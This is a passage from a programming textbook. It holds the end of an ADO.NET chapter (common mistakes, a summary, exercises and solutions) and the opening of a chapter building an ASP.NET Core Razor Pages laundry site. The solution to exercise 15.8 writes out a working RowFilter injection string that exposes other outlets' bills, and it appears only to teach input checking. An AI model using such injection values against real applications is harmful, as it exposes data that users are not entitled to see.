15.19 Common Mistakes, and How to Avoid Them

Gluing a visitor's text into SQL, or into a `RowFilter`. Use parameters for values and allow-lists for names (**Figure 15.66**).

A password in a connection string in source code. It ends up in every copy and every commit. Read it from the environment or `dotnet user-secrets`.

Connecting as `sa` or `root`. Create a login that can do only what the application does.

Forgetting to close. A leaked connection per error exhausts the pool. Use `using` (C#), `try`-with-resources (Java), `with` (Python).

A command without its transaction. Once `BeginTransaction` has been called, every command on that connection must have `Transaction = tx`.

Reading the next id outside the transaction. Two cashiers get the same `B2954`. Read it inside, with a write lock (`BEGIN IMMEDIATE`, `FOR UPDATE`), or use an auto-increment key.

Assuming SQLite checks foreign keys. It does not until `PRAGMA foreign_keys = ON` (or `Foreign Keys=True`) on every connection.

`PDO::beginTransaction()` on SQLite for read-then-write work. It sends a deferred `BEGIN`; say `BEGIN IMMEDIATE`.

Casting a NULL. `(string)reader["spv_id"]` throws on `DBNull`. Test `IsDBNull` first.

`if (ds.HasErrors) ds.RejectChanges();` and nothing else. Row errors survive `RejectChanges`; call `ClearErrors`.

Trusting an inferred XML schema. Every column becomes a string and the keys vanish. Ship the schema.

Looking for a DataAdapter in `Microsoft.Data.Sqlite`. There is none; use `DataTable.Load(reader)` and your own commands.

Showing the database's error message to a visitor. Log it; show one sentence.

`LIKE` with the visitor's `%`. Escape `%`, `_` and the escape character, and declare `ESCAPE`.

Calling a page's data code from the page. Put it behind an interface, so that it can be tested without a browser and replaced without touching a page.

15.20 Chapter Summary

ADO.NET is one interface for many data sources (**Figure 15.1**, **Figure 15.2**): a provider per database implements connection, command, parameter, reader, transaction and adapter; since .NET Core, providers are NuGet packages (**Table 15.3**) and the base classes of `System.Data.Common` let one piece of code serve them all [1].

It has two halves (**Figure 15.3**, **Table 15.2**). Connected: open, execute, read row by row with a DataReader, close — in a `using` so the connection always returns to the pool (**Pseudocode 15.1**, **Listing 15.4**). Disconnected: a DataAdapter fills a DataSet, the program works in memory, and the adapter writes the changes back (**Figure 15.42**); Equation (15.1) says why web pages mostly use the first and why the second was invented.

Commands come in three flavors — `ExecuteReader`, `ExecuteNonQuery`, `ExecuteScalar` (**Table 15.5**) — and carry values only as **parameters** (**Table 15.6**).

Transactions make several writes one act (**Figure 15.28**, **Pseudocode 15.2**): `BeginTransaction`, every command assigned to it, `Commit`, or `Rollback` on any failure. Isolation levels trade safety for concurrency (**Table 15.7**); the next-id problem needs a write lock or an auto-increment key.

The DataSet is an in-memory relational database (**Figure 15.33**): tables, columns, rows, keys, relations and views, with every change remembered in row states and versions (**Figure 15.38**, **Figure 15.39**), accepted or rejected as a unit, and serializable as XML with its schema (**Listing 15.19**).

Stored procedures put a unit of work inside the database (**Listing 15.22**); SQLite has none, so the Laundry keeps its rules in the data layer.

SQL injection is gluing (Equation (15.4), **Listing 15.25**); parameters end it, allow-lists cover what parameters cannot, and least privilege limits the damage [15], [16].

A repository hides all of it behind the language of the shop (**Listing 15.28**, **Figure 15.67**); the Laundry's is implemented over a DataSet and over ADO.NET in C#, and again in PHP, Java and Python (**Table 15.10**), with the same tests passing.

EF Core writes the SQL and the mapping for you and is ADO.NET underneath (**Listing 15.45**, **Table 15.9**) [13].

For more, Microsoft's ADO.NET documentation [1] and Sceppa's book [2] cover ADO.NET in depth; the Microsoft.Data.Sqlite [3] and MySqlConnector [4] documentation cover this chapter's providers; the MySQL manual [17] covers stored procedures; the PHP, Java and Python drivers are documented in [18], [19] and [20]; Garcia-Molina, Ullman and Widom [21] and SQLite's own notes on transactions [22] explain isolation properly; and UU 27/2022 [23] is why personal data in a data layer deserves the care this chapter gives it.

15.21 Exercises

15.1 Run `dotnet run -- rowstate` and, for each line of **Listing 15.12**, name the arrow of **Figure 15.38** that was followed.

15.2 Using Equation (15.2) and Equation (15.3), compute the charge and balance for 3 kg of express washing (S0002) with a first payment of Rp 15.000 by QRIS. Then create that bill in any running track and check your numbers.

15.3 In `DataViews.cs`, change the sort to `"FirstName ASC"` and predict what `Find("Beer")` returns. Run it and explain.

15.4 Remove `PRAGMA foreign_keys = ON` from `php/src/Db.php` and run the PHP tests. Which check fails, and what did the database now contain that it should not?

15.5 In `AdoBillRepository.CreateBillWithFirstPayment`, suppose the line `using DbTransaction tx = con.BeginTransaction();` were removed along with every `tx` argument. Describe what the database would contain after the "bad method" test.

15.6 Two cashiers press "Create bill" at the same instant on SQLite. Trace, step by step, what happens with `BEGIN IMMEDIATE`, and what would happen with a deferred `BEGIN`.

15.7 A visitor types `%` into the customer search. Write the `LIKE` pattern `LikeContains` produces and explain why it matches no customer.

15.8 Write a `RowFilter` injection against `RecentBills` if the regular expression check were removed, and state what the page would show.

15.9 Change `XmlDemo.cs` to write the data with `XmlWriteMode.WriteSchema` and read it back with `XmlReadMode.Auto`. What do the column types become, and why?

15.10 Add to `IBillRepository` a method `decimal RevenueOfDay(string outletId, string date)`. Implement it in `DataSetBillRepository` with `DataTable.Compute` and in the Python repository with SQL, and write one test for each.

15.11 Write the MySQL call of `create_bill_with_payment` that fails because of the payment method, and say exactly which rows exist afterwards and why.

15.12 Explain in three sentences why `AdoBillRepository` is registered as a singleton even though connections must not be shared between requests.

15.22 Solutions to the Exercises

15.1 `NewRow` → *Detached*; `Rows.Add` → *Added*; `AcceptChanges` → *Unchanged*; the edit between `BeginEdit` and `EndEdit` leaves the state alone (only a *proposed* value exists); `EndEdit` → *Modified* (the arrow "row[..] = .."); `RejectChanges` → back to *Unchanged*; assigning 9000 and accepting → *Unchanged* with a new original; `Delete` → *Deleted*; `RejectChanges` → *Unchanged*; `Delete` then `AcceptChanges` → the row leaves the table and is *Detached*.

15.2 Charge $=12000 \times 3 = 36000$, Rp 36.000; balance $=36000 - 15000 = 21000$, Rp 21.000. The `NewBill` is `("C…", "S0002", 3, rack, outlet, "E0004", now, "qris", 15000)`; `FindBill` then reports charged Rp 36.000, paid Rp 15.000, balance Rp 21.000.

15.3 −1. `Find` searches the sort column, now `FirstName`, and no first name is *Beer*. `Find("Wolfgang")` would return 2, since Anna, Maria and Wolfgang are in that order.

15.4 "rollback: unknown customer" fails. Without foreign keys SQLite accepts a bill for `C9999`, so the transaction commits and the database holds bill B2956 (and its log row) for a customer who does not exist; the count check notices one bill and one log row too many. Every later check that counts rows is off by one as well.

15.5 Each statement would commit on its own. The bill B2956 and its `queued` log row would be written and stay written; the payment `INSERT` would fail on the `CHECK`; and the database would hold a bill whose recorded payment is missing — exactly the state of Section 15.5.1.

15.6 With `BEGIN IMMEDIATE`, cashier A takes the write lock; B's `BEGIN IMMEDIATE` waits (the busy timeout); A reads `MAX(id) = B2953`, writes B2954 and commits; B's `BEGIN` then succeeds, B reads `B2954` and writes B2955. With a deferred `BEGIN`, both read `B2953` before either writes; A writes B2954; B tries to write B2954 as well and fails on the primary key (or, depending on timing, fails to upgrade its lock) — a refused bill for no reason the cashier can see.

15.7 `%!%%`. The outer `%` are wildcards; `!%` is the escaped character, meaning a literal percent sign. The pattern matches names or phones that contain a `%`, and no customer's does.

15.8 With the input `O01' OR Outlet_id <> '` the filter becomes `Outlet_id = 'O01' OR Outlet_id <> ''`, true for every bill with an outlet, so the page would list the newest bills of all outlets under the heading of one. The regular expression refuses the input before any expression is built.

15.9 With `WriteSchema` the file begins with the XSD, and `Auto` reads it, so `ID` and `PersonID` come back as `Int64` and the relation exists. `Auto` uses a schema when one is present and infers only when none is.

15.10 In C#, check `outletId` against `^O[0-9]{2}$` and `date` against `^[0-9]{4}-[0-9]{2}-[0-9]{2}$` first, because both go into an expression; then `object sum = T("Bill").Compute("SUM(payment)", $"Outlet_id = '{outletId}' AND arrived >= '{date} 00:00:00' AND arrived <= '{date} 23:59:59'")` inside the lock, and return `sum is DBNull ? 0m : (decimal)sum` (a day with no bills gives `DBNull`). In Python: `SELECT COALESCE(SUM(payment), 0) FROM Bill WHERE Outlet_id = ? AND arrived >= ? AND arrived < date(?, '+1 day')` with the three values as parameters. For the test, run the same `SUM` by hand on a copy of the database for O01 on 2026-09-30 and compare; then create a bill and check that the day's revenue grew by its charge.

15.11 `CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004', '2026-09-30 21:00:00', 'gopay', 10000, NULL, @id);` The bill and log `INSERT`s succeed inside the transaction; the payment `INSERT` fails because `'gopay'` is not in the `ENUM` (strict mode) and the `CHECK`; the exit handler rolls back and resignals. No new row exists in any of the three tables; the caller receives the error.

15.12 A singleton is one object shared by every request, so it must hold nothing that belongs to one request. `AdoBillRepository` holds only a function that creates connections; every method opens its own connection, uses it and closes it, so no two requests ever share one. The pool behind the provider makes that opening cheap.

References

[1] Microsoft, *ADO.NET Overview*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/dotnet/framework/data/adonet/ado-net-overview

[2] D. Sceppa, *Programming Microsoft ADO.NET 2.0 Core Reference*. Redmond, WA, USA: Microsoft Press, 2006.

[3] Microsoft, *Microsoft.Data.Sqlite Overview*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/dotnet/standard/data/sqlite/

[4] MySqlConnector contributors, *MySqlConnector: High-Performance .NET MySQL Driver*. [Online]. Available: https://mysqlconnector.net/

[5] Microsoft, "SQL Server 2025 is now generally available," *Microsoft SQL Server Blog*, Microsoft Community Hub, Nov. 18, 2025. [Online]. Available: https://techcommunity.microsoft.com/blog/sqlserver/sql-server-2025-is-now-generally-available/4470570

[6] Microsoft, *Editions and Supported Features of SQL Server 2025*, Microsoft Learn (updated Jul. 2026). [Online]. Available: https://learn.microsoft.com/sql/sql-server/editions-and-components-of-sql-server-2025

[7] Microsoft, *SQL Server Installation Guide*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/sql/database-engine/install-windows/install-sql-server

[8] Microsoft, *What's Happening with Azure Data Studio*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/sql/tools/whats-happening-azure-data-studio

[9] Microsoft, *Release Notes for SQL Server Management Studio (SSMS) 22*, Microsoft Learn (release 22.10.1, Sep. 15, 2026). [Online]. Available: https://learn.microsoft.com/ssms/release-notes-22

[10] Microsoft, *Install SQL Server Management Studio*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/ssms/install/install

[11] Microsoft, *sql-server-samples: Northwind and pubs sample databases*. [Online]. Available: https://github.com/microsoft/sql-server-samples

[12] Microsoft, *Safe Storage of App Secrets in Development in ASP.NET Core*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/app-secrets

[13] Microsoft, *Entity Framework Core Documentation*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/ef/core/

[14] Microsoft, *.NET and .NET Core Support Policy* (.NET 10: released Nov. 11, 2025, LTS, supported until Nov. 14, 2028; latest patch 10.0.12, Sep. 8, 2026). [Online]. Available: https://dotnet.microsoft.com/platform/support/policy/dotnet-core

[15] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[16] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

[17] Oracle Corporation, *MySQL 8.4 Reference Manual*, ch. 27, "Stored Objects". [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/stored-objects.html

[18] The PHP Group, *PHP Manual: PHP Data Objects*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[19] Oracle Corporation, *JDBC Basics: The Java Tutorials*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

[20] Python Software Foundation, *sqlite3 — DB-API 2.0 interface for SQLite databases*. [Online]. Available: https://docs.python.org/3/library/sqlite3.html

[21] H. Garcia-Molina, J. D. Ullman, and J. Widom, *Database Systems: The Complete Book*, 2nd ed. Upper Saddle River, NJ, USA: Pearson Prentice Hall, 2008.

[22] SQLite Consortium, *Transaction* (SQL As Understood By SQLite). [Online]. Available: https://www.sqlite.org/lang_transaction.html

[23] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

Chapter 16

Evaluation and Discussion IV: One Complete ASP.NET Application, and the Whole Book

This chapter builds one complete website and then looks back over everything the book has taught. The website is the **Laundry Counter**, a CRUD site for Profitina Laundry written in ASP.NET Core Razor Pages, with registration, login and logout, a customer grid that searches, sorts and pages, forms that are checked on the server, a report with a footer, a data layer written in ADO.NET, a design that works on a phone, an acceptance test, and a deployment that survives a restart. It is solved as six problems, from the database design to the hosting, and every one of them is solved again in Java and in Python, so that the three servers answer the same thirty-seven checks with the same words. Seven new problems follow, each aimed at one idea of Chapters 13 to 15: paging and sorting a grid without letting the visitor write SQL, the total that belongs in a footer, validation that a browser cannot switch off, the right home for each piece of state, reading connected and disconnected, the transaction that keeps a bill and its log together, and the lost update that two honest cashiers can cause. The chapter closes with a walk through the complete Profitina Laundry application in all its tracks, a map of the whole book, and a guide to what to learn next: the big frameworks, deployment and a security checklist. Every output printed in this chapter was produced by the program above it.

16.1 Where We Left Off

Fifteen chapters ago this book opened a browser and asked what happens when you type an address. **Chapters 1 to 4** built the ground floor: HTTP, HTML, CSS, JavaScript and PHP with forms, escaping and the first sessions. **Chapters 5 to 8** added data: the relational model, SQL, PDO with prepared statements, cookies, sessions and transactions, XML and JSON, and Java with servlets, JSP and JDBC; Chapter 8 used all of it to build the Laundry Desk in PHP, Java and Python. **Chapters 9 to 12** moved to ASP.NET: the .NET platform, the same system in PHP, JSP and ASP.NET side by side, and Web Forms with their server controls, postbacks and events.

Chapters 13 to 15 are the ones this chapter leans on hardest. **Chapter 13** put data on the page with the `GridView`: binding, columns, formatting, paging, sorting, editing, deleting and templates. **Chapter 14** checked input with the validation controls (`RequiredFieldValidator`, `RangeValidator`, `CompareValidator`, `RegularExpressionValidator`, `CustomValidator`, `ValidationSummary`) and kept state with view state, hidden fields, query strings, cookies, session and application state. **Chapter 15** opened the data layer with ADO.NET: connection, command, parameter and data reader in the *connected* model; `DataSet`, `DataTable`, `DataRelation`, `DataView` and data adapter in the *disconnected* model; transactions and connection strings.

Web Forms runs only on Windows with the .NET Framework. Its modern successor, *ASP.NET Core*, runs on Windows, macOS and Linux, and its page-based style, *Razor Pages*, keeps the shape Web Forms taught (a page, and a class of code behind it) while dropping what made Web Forms

heavy, such as view state [1]. This chapter solves every problem in Razor Pages on .NET 10 and says at each step which Web Forms idea is being carried over.

The chapter is built in five layers.

1. **A method and a map** (Sections 16.2 and 16.3): how to approach a complete application, how each Web Forms idea looks in Razor Pages, and the folder of code.
2. **The project** (Section 16.4): Problems 16.1 to 16.6 build the Laundry Counter, from its database to its hosting.
3. **Seven new problems** (Sections 16.5 to 16.7): Problems 16.7 and 16.8 on data grids, 16.9 and 16.10 on validation and state, and 16.11 to 16.13 on ADO.NET and the data layer.
4. **The capstone** (Section 16.8): the complete Profitina Laundry application, its tracks, its tests, and how to run them.
5. **The closing sections**: a comparison of the problems, the whole book in one table, where to go next, where the ideas meet a real product, common mistakes, a summary, and exercises with full solutions.

Every problem follows the same order as in Chapters 4, 8 and 12, with a bold label for each part: **The problem**, **In our own words**, **Design**, the solution in the problem's own technology and then in **Java** and **Python**, **Line by line**, **A tempting wrong solution**, and **Check yourself**.

> **HOW TO USE THIS CHAPTER.** Before each problem, close the book for ten minutes and write down the tables you would touch, the addresses (URLs) of the pages, and one input that you expect to break a careless solution. Then read on. The tempting wrong solution of each problem is the one most people write first; if yours was the same, you have learned what the problem has to teach.

16.2 How to Approach a Complete Application

Chapter 8 gave an eight-step method for any web application on a database: the people and what they want; the nouns, which become tables; one place for every fact; the URLs; who may do what; the checks, written before the code; one request at a time; secrets kept out and the write-up kept up. All of it applies here. ASP.NET adds three decisions of its own.

Decision 1: which page model. ASP.NET Core offers three ways to write a server-side site: Razor Pages, where each page is a pair of files (the markup `Customers.cshtml` and its class `Customers.cshtml.cs`); MVC, where controllers, views and models are three separate families of files; and minimal APIs, which answer requests with a function and are made for JSON rather than HTML [1]. For a site whose natural unit is a page, Razor Pages is the closest heir of Web Forms with the least ceremony, so it is our choice.

Decision 2: where the data layer ends. Do not open a database connection inside every page class. Put everything the pages may ask of the database behind one *interface*, a list of method signatures with no bodies, and let the pages talk only to that interface. The Laundry Counter's interface is called `ILaundryStore`. It has two implementations: `DataSetStore`, the disconnected model of Chapter 15, which holds the data in an ADO.NET `DataSet` and runs anywhere, and `DbLaundryStore`, the connected model, which speaks SQL to any ADO.NET provider. Swapping one for the other is a single line in `Program.cs`, and no page notices.

Decision 3: where each piece of state lives. Each value the Laundry Counter keeps between requests has one right home, decided in advance: the grid's page and sort order in the *query string*, so that every view of the grid has its own address; the identity of the logged-in user in an

encrypted cookie; a one-time message such as "Customer C0258 added." in *TempData*; the list of recently viewed bills in the *session*; and the business facts in the *data layer*. Problem 16.10 explains the reasons.

Table 16.1 is the bridge from Chapters 9 to 15 to this chapter: each Web Forms idea, its Razor Pages form, and the file of the Laundry Counter in which you will find it.

Table 16.1 Every Web Forms idea of Chapters 9 to 15 and its form in ASP.NET Core Razor Pages, with the file of this chapter in which it appears.

Web Forms (Chapters 9 to 15)	Razor Pages on .NET 10 (this chapter)	Where in the Laundry Counter
`.aspx` page and `.aspx.cs` code-behind	`.cshtml` page and `.cshtml.cs` page model	every page
`Page_Load`, button click on a postback	handler methods `OnGet`, `OnPost`	`Login.cshtml.cs`
`GridView` with `AllowPaging`, `AllowSorting`	an HTML table in a loop, with sort and page in the query string	`Customers/Index`
`SqlDataSource`, `ObjectDataSource`	an interface injected into the page	`ILaundryStore`
`RequiredFieldValidator`	`[Required]`	`CustomerForm`, `BillForm`
`RangeValidator`	`[Range(1, 100)]`	`BillForm.Unit`
`RegularExpressionValidator`	`[RegularExpression(...)]`	`Phone`, `Rack`
`CompareValidator`	`[Compare(nameof(Password))]`	`Register.Confirm`
`CustomValidator`	`IValidatableObject.Validate`	`BillForm`
`ValidationSummary`, `Page.IsValid`	`asp-validation-summary`, `ModelState.IsValid`	every form
view state (`__VIEWSTATE`)	none by default; hidden fields and the query string	the grid, the forms
`Session["key"]`	`HttpContext.Session`	`RecentBills`
`Application["key"]`	a singleton service	`ShopClock`, `TeachingSwitches`
Forms authentication, `<authorization>` in `web.config`	cookie authentication and authorization policies	`Program.cs`
`SqlConnection`, `SqlCommand`, `SqlDataReader`	`DbConnection`, `DbCommand`, `DbDataReader`	`DbLaundryStore`
`SqlDataAdapter.Fill` into a `DataSet`	CSV files loaded into a `DataSet`	`LaundryData`, `DataSetStore`
`connectionStrings` in `web.config`	`appsettings.json` and environment variables	`Program.cs`

DEFINITION. A *page model* is the class behind a Razor page. It holds the values the page shows and receives (its *properties*) and the code that runs for each kind of request (its *handlers*: `OnGet` for a `GET`, `OnPost` for a `POST`). *Model binding* is the step in which ASP.NET Core copies the fields of the request into the properties marked `[BindProperty]`, converting text into numbers and dates as it goes; *model validation* is the step that follows, which checks the attributes such as `[Required]` and records every failure in `ModelState` [2].

16.3 The Case and the Code of This Chapter

All thirteen problems use the sample data of Profitina Laundry, a laundry in Surabaya with three outlets (Rungkut, Keputih near the campus, and Wiyung), fourteen employees, twelve services, 256 customers, 2,953 bills, 3,319 payments and 8,802 rows of audit trail, one year of trading that ends on 30 September 2026 at 21:00. The seven tables are `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment` and `StatusLog`. The Java and Python programs read them from the SQLite file `laundry.db`; the ASP.NET programs read the same rows from CSV files, for a reason explained below.

The code of this chapter lives in `Code_new/Chapter16`, laid out as **Table 16.2** shows. Its `README.md` says how to run every program on Windows, macOS and Linux, from a terminal and from VS Code.

Table 16.2 The folders of the chapter's code. Each program names, in its first comment, the command that runs it.

Folder	What is in it	Needs
`data/`	`csv/`, the sample data as CSV files, and `laundry.db`, the same data in SQLite	nothing
`aspnet/LaundryCounter/`	the Razor Pages site: `Program.cs`, `Data/`, `Security/`, `Web/`, `Pages/`, `wwwroot/`	.NET 10 SDK
`aspnet/Problems/`	the C# programs of Problems 16.1, 16.4, 16.5, 16.7, 16.8 and 16.11 to 16.13	.NET 10 SDK
`aspnet/webforms/`	one Web Forms page, for comparison (not run)	Windows, .NET Framework 4.8
`java/`	`LaundryCounter.java`, the same site on the JDK's HTTP server and JDBC, and the problem programs	JDK 21 or newer
`python/`	`laundry_counter.py`, the same site on Flask and `sqlite3`, and the problem programs	Python 3.11+, Flask
`tests/`	the acceptance test, the tempting wrong solutions, the screenshots, `run_all.sh`	Python 3
`deploy/`	`.gitignore`, a production settings template, a `Dockerfile`, the Java and Python deployment demonstration	Git
`vendor/`	the SQLite JDBC driver	nothing

What was run, and what was not. The ASP.NET Core site and every C# program were built with the .NET 10 SDK and run; the site passed the acceptance test of Problem 16.5 over real HTTP, both as built for development and as published for production, and so did the Java and Python sites. Three things were *not* run. First, the machine on which this chapter was written could not download NuGet packages (the libraries .NET projects fetch from the internet); that is why the ASP.NET site's default data layer uses only what ships with .NET (an ADO.NET `DataSet` filled from CSV files), while the SQLite data layer, which needs the package `Microsoft.Data.Sqlite`, was compiled but not run. Second, Web Forms needs Windows and the .NET Framework 4.8, so the one Web Forms listing is given for comparison and was not run. Third, no free hosting account and no Docker were available, so the deployment was rehearsed on the same machine: the published build was started as production would start it and passed the full test.

The three sites listen on ports 9601 (ASP.NET), 9602 (Python) and 9603 (Java); the published ASP.NET build uses 9604.

16.4 The Project: A CRUD Website in ASP.NET

> **PROBLEM.** Using ASP.NET, build a CRUD (Create, Read, Update, Delete) website. You may continue the website of Chapter 12 or start from a fresh idea. There is no minimum number of features or tables; the website must work, and it should be beautiful. It must provide all four CRUD operations, and login, registration and logout. Write a report that contains the database design (the conceptual and the physical data model), a list of the features, screenshots, and a brief explanation of each page, feature by feature. For a team, state clearly the job description and the percentage share of the work of each member, with their contributions (for example, "Putri Widyasari 55%: …; Tanoyo Muliawan 45%: …"). Deploy the website to a free web hosting service, and publish its source code in a GitHub repository.

In our own words. One website and one document, delivered in public. Like the project of Chapter 8, it is far easier to solve as a chain of smaller problems than as one, each depending on the ones before it:

- **Problem 16.1**: the database, conceptual and physical, with keys and relations that are really enforced.
- **Problem 16.2**: registration, login and logout, with passwords stored as they must be.
- **Problem 16.3**: the features, which together create, read, update and delete.
- **Problem 16.4**: "it should be beautiful": a layout, a style sheet, a phone-sized screen, readable colors.
- **Problem 16.5**: the evidence and the report: a test that proves the features work, screenshots, the write-up, and the statement of who did what.
- **Problem 16.6**: the repository and the hosting, without secrets and without losing every user's login at each restart.

The architecture. **Figure 16.1** shows the road one request travels, and every problem below lives somewhere on it. First the *middleware*, the chain of components that `Program.cs` assembles in a fixed order: static files; routing, which finds the page; authentication, which turns the login cookie into a user; authorization, which compares that user with the page's policy and redirects if they do not match; the session. Then the page: for a `POST`, the anti-forgery check; model binding and validation; the handler, which asks the data layer; the `.cshtml` markup, which escapes every value. Below sits `ILaundryStore` with its two implementations.




Figure 16.1 One request through the Laundry Counter: the middleware in the order `Program.cs` adds it, the Razor page, and the data layer. The dotted arrow is a refusal; the dashed box is the data layer that needs a NuGet package.

The features. Following Steps 1 and 4 of the method, **Table 16.3** lists the features, who may use each, its addresses and the letters of CRUD it exercises. There are nine besides registration, login and logout, and every letter of CRUD appears at least twice.

Table 16.3 The nine features of the Laundry Counter, besides registration, login and logout. Every feature is an address that a test can call.

#	Feature	Who	Addresses	CRUD
F1	Customer grid: search, sort, page	staff	`GET /customers?q=&sort=&dir=&p=`	R
F2	Add a customer	staff	`GET`, `POST /customers/new`	C
F3	Edit a customer (the deposit: owner only)	staff	`GET`, `POST /customers/{id}/edit`	U
F4	Delete a customer (refused while bills exist)	staff	`POST /customers/{id}/delete`	D
F5	Price list; change a price	everyone; owner	`GET /`, `GET`, `POST /services/{id}/edit`	R, U
F6	Take in a bill, priced by the server	staff	`GET`, `POST /bills/new`	C
F7	Show a bill; move it to its next status	staff	`GET /bills/{id}`, `POST /bills/{id}/advance`	R, U, C
F8	A customer's own bills and balances	customer	`GET /my-bills`	R
F9	Money received per day and outlet	owner, supervisor	`GET /reports/revenue?month=&p=`	R

Two formulas run through the features, and they are the business rules that the server, never the browser, applies. The amount charged for a bill is the price of its service times the quantity, copied into the bill when the bill is written, so that a later change of price does not rewrite history:

$$\text{charged} = \text{price(service)} \times \text{units} \tag{16.1}$$

and what a customer still owes on a bill is what was charged minus everything paid so far:

$$\text{balance} = \text{charged} - \sum_{p \in \text{payments of the bill}} \text{amount}\,(p) \tag{16.2}$$

Equation (16.1) is why the bill form has no price field at all, and Equation (16.2) is why no balance is ever stored: it is computed each time from the payments, so it can never disagree with them.

16.4.1 Problem 16.1 — Designing the database

> **PROBLEM.** Give the database design of the website: the conceptual data model and the physical data model.

In our own words. Two drawings and a proof. The *conceptual* model names the things the business keeps facts about and how they are related, in words the laundry's owner would recognize. The *physical* model says exactly how those facts are stored: tables, columns, types, keys and the rules the storage will enforce. The proof is the part most write-ups forget: we must show that the rules are really enforced, by trying to break them.

Design, the conceptual model. The business is the one Chapter 8 modeled: seven entities, with the bill at the center. A bill is written for one customer, for one service, by one employee, at one

outlet; it may be paid in several payments; every change of its state is logged with the employee who made it; every employee except the owner has a supervisor. Each sentence is a one-to-many relationship, and the physical model below follows Chapter 8's drawing line for line.

Design, the physical model, twice. An ASP.NET application meets its data in two physical forms, and the report should show both. The first is the *SQL schema*, shipped for SQLite and MySQL (`database/schema.sqlite.sql` and `schema.mysql.sql`), with a `CHECK` constraint for every length and list of allowed values and a foreign key for every line of the conceptual model. The second is the *ADO.NET* `DataSet`, the same design held in memory in the disconnected model of Chapter 15 [3]: `DataTable` objects with typed columns, primary keys and maximum lengths, tied together by `DataRelation` objects. While `EnforceConstraints` is `true` (the default), the `DataSet` refuses any row that breaks a key or a relation, as a database would. **Figure 16.2** draws it.




Figure 16.2 The physical model as an ADO.NET `DataSet`: seven tables with their keys and sizes, and nine relations named after the foreign keys of the SQL schema. The crow's foot marks the "many" end.

> **DEFINITION.** A `DataRelation` joins a parent column (usually a primary key) to a child column. By default, creating one also creates a *unique constraint* on the parent column and a *foreign key constraint* on the child column. The foreign key constraint has a `DeleteRule` and an `UpdateRule`, each one of `Cascade`, `SetNull`, `SetDefault` or `None`. With `None`, deleting a parent that still has children is refused; with `Cascade` it deletes the children too [3].

The C# solution. Listing 16.1 builds the `DataSet` and fills it from the seven CSV files. Read it first as a document: every table, every column with its type and length, the nullable columns, the unique e-mail, and nine relations named as the foreign keys of the SQL schema.

Listing 16.1 `LaundryData.cs`: the physical model as a `DataSet`, and the loader that fills it from `data/csv`.

```
// LaundryData.cs - the physical model of Profitina Laundry as an ADO.NET DataSet (Problem
16.1):
// seven DataTables with typed columns, lengths and primary keys, and nine relations whose
// foreign keys the DataSet enforces. The same design as database/schema.sqlite.sql.
using System.Data;
using System.Globalization;

namespace LaundryCounter.Data;

public static class LaundryData
{
    private static readonly Type Text = typeof(string), Money = typeof(decimal), Whole =
typeof(int);

    public static DataSet CreateSchema(Rule onDelete = Rule.None)
    {
        var ds = new DataSet("Laundry");

        DataTable outlet = Table(ds, "Outlet");
        Col(outlet, "id", Text, 3); Col(outlet, "name", Text, 50); Col(outlet, "address",
Text, 200);
        Col(outlet, "phone", Text, 30); Col(outlet, "opened", Text, 10);

        DataTable customer = Table(ds, "Customer");
